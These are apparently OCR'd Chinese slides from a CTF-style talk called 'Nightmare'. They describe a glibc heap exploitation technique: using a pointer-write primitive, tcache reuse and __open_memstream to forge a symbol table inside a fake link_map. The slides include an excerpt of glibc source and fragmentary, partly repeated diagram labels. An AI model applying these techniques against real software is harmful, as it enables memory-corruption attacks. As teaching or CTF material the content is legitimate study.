
$ Nightmare

Exploitation

- 有了 ptr_write primitive 之後 (寫 pointer 到 offset 處) 可以用來構造 symbol table
    - 與其他 table 不同的是，symbol table 的 Elf64_Dyn.d_un.d_ptr 必須要是合法的 pointer
- 建構步驟：
    - 為 Symbol table 建立一塊空間
    - 竄改 Symbol table 對應到 chunk 的 header，將大小改成為 0x200
    - 利用 _IO_FILE.read_base 所殘留的 pointer，讓此塊 chunk 再次被釋放，進入 tcache
    - 透過 __open_memstream 取得此塊 chunk，其中 __open_memstream 會寫入合法的 pointer

$ Nightmare


Exploitation




```
$ 
   FILE *
   __open_memstream(char **bufloc, size_t *sizeloc)
   {
       struct locked_FILE
       {
           struct _IO_FILE_memstream fp;
           _IO_lock_t lock;
           struct _IO_wide_data wd;
       } * new_f;
       char *buf;

       new_f = (struct locked_FILE *)malloc(sizeof(struct locked_FILE));
       new_f->fp._sf._sbf._f._lock = &new_f->lock;
       return (FILE *)&new_f->fp._sf._sbf;
   }
```

會拿到剛才釋放的 chunk

在 chunk 內寫入指向 chunk 內部的 pointer


fake link_map
6
SYMTAB
l_info
0x90
XXX
_lock
0x110
mmap chunk by ptr_write



fake link_map

6

SYMTAB

l_info

0x90

d_tag

d_ptr

XXX

_lock

0x110

放 symbol table entry

